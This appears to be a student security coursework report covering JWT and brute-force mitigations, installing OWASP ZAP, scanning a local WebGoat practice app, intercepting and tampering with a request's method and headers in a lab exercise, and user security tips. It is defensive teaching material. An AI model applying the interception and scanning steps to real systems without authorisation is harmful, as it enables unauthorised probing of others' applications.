
- Unsigned JWT tokens, such as those using `alg: none`, must be strictly rejected. Signed tokens employing secure algorithms, such as HS256 or RS256, should always be preferred.
- The server must verify the digital signature to confirm the authenticity of the token, and secret keys should be kept confidential.
- An expiration (`exp`) claim should be included in every JWT token, and the server must enforce validation of this expiry time.

1.5. Brute Force


Brute Force Attack is a type of attack that systematically attempts different combinations of authentication credentials such as usernames, passwords, or PINs to discover the correct combination. This attack method is typically carried out using automated tools and primarily targets systems with weak or easily guessable passwords.



The above image displays an example list of password combinations. Such weak and predictable passwords can be easily cracked within a short time, allowing attackers to gain unauthorized access to accounts. When a simple and predictable password is entered and tested, the system indicates the average time required to guess this password, as shown in the image below.



A password such as "abcabc" can be estimated to be cracked within approximately 2 seconds. However, by selecting a stronger and more complex password—such as the example shown in the image below—passwords can be created that are nearly impossible to break. This approach effectively prevents attackers from cracking passwords and gaining unauthorized access to accounts.



Mitigation:

- Users should be mandated to create strong passwords, for example, containing at least 10 characters including uppercase and lowercase letters, numbers, and special characters.
- The number of login attempts should be limited. For example, after 5 consecutive incorrect password entries, the account can be temporarily locked.
- Multi-factor authentication should be enforced for login, and all login attempts must be logged.

2. Task 2


The OWASP ZAP tool, which must be downloaded for Task 2, is a security tool used for testing the security of web applications. ZAP helps identify security vulnerabilities in web applications. For installation, the "Linux Installer" option is selected from the official website “zaproxy.org”. The OWASP ZAP tool was installed on a Kali Linux virtual machine set up using VirtualBox virtualization software. The existing JDK version on Kali Linux was JDK 21. Therefore, during installation, a warning regarding an insufficient JDK version was encountered. This issue was resolved by executing the following commands sequentially in the terminal.

sudo apt-get update
sudo apt-get install openjdk-23-jdk


After the JDK version was made compatible, the installation of the downloaded OWASP ZAP application was completed by executing the following commands sequentially in the terminal.

chmod +x ZAP_2_16_1_unix.sh
./ZAP_2_16_1_unix.sh


After the installation process, the following screen appears.



There are two primary methods for scanning security vulnerabilities in the target web application: automated and manual scanning. The URL of the relevant web application is entered, and the scanning process is initiated. The initial security vulnerability test was conducted on the “login” screen of the OWASP WebGoat web application installed in Task 1. The URL “http://127.0.0.1:8080/WebGoat/login” was entered, and the “Attack” button was clicked.




As shown in the above image, the WebGoat login page was automatically scanned, and the identified security vulnerabilities were listed in the “Alert” tab according to their risk levels.




As a result of the security vulnerability scan, a total of 10 vulnerabilities at different risk levels were identified. Thanks to the OWASP ZAP tool, the locations of these vulnerabilities, detailed descriptions, potential risks, and recommended solutions are presented within the interface. This enables remediation of potential security weaknesses in the web application, thereby facilitating the development of a more secure application protected against attackers.


With OWASP ZAP, network traffic related to a web application can be monitored, filtered, and request contents can be modified. The following images illustrate an example where a request is sent on the WebGoat HTTP Proxies page and intercepted in OWASP ZAP by setting a custom breakpoint. Subsequently, the request content and method are altered before the request is resent.




After creating a custom breakpoint, when a request is sent, OWASP ZAP detects the request matching the specified criteria directly—without needing to pause or resume the network flow.




The request method is observed to be “POST.” Therefore, it is necessary to filter “POST” requests in the custom breakpoint.




After creating the breakpoint, when a request is sent, the corresponding request is intercepted as shown in the image below.



As indicated in WebGoat, the necessary modifications were made on the request. The method was changed to “GET,” the header was updated to include the entry “x-request-intercepted:true,” and the user input content was altered to “Requests are tampered easily.” Subsequently, the changes were saved and the process continued.





After modifying the request content and saving the changes to proceed, a success message is displayed on WebGoat. This demonstrates that various operations can be effectively performed using the OWASP ZAP tool.

3. Task 3

For the question stated in Task 3, “What can you do to ensure the security of the web and mobile applications you use?”, necessary research has been conducted. In our daily lives, we use numerous web and mobile applications, and potential security vulnerabilities may put our personal data and much more at risk. Therefore, it is essential that we, as users, also take security measures. Some fundamental and effective security precautions that I, as a user, can adopt are summarized as follows:

- **Creating Strong Passwords:** Use unique passwords for each application, consisting of a mix of special characters, uppercase and lowercase letters, numbers, and a minimum length of 8 to 10 characters.
- **Multi-Factor Authentication (MFA):** Ensure login requires not only a password but also a second authentication factor. For example, a secondary verification through SMS or email notification can prevent unauthorized access even if the password is compromised.
- **Using Antivirus Software:** Protect computers and mobile devices from malicious software by utilizing reputable security programs.
- **Being Cautious with Public Wi-Fi Networks:** Avoid performing sensitive operations on open Wi-Fi networks. When necessary, use a VPN to encrypt data traffic.
- **Regular Application Updates:** Continuously update mobile applications and browsers. Software updates not only bring new features but also patch security vulnerabilities.
- **Careful Data Sharing:** Limit unnecessary permissions granted to applications, such as access to the camera, microphone, and location.
- **Downloading Applications from Trusted Sources:** Only download applications from reliable sources like the App Store or Google Play Store. Avoid APK files or apps from unknown origins.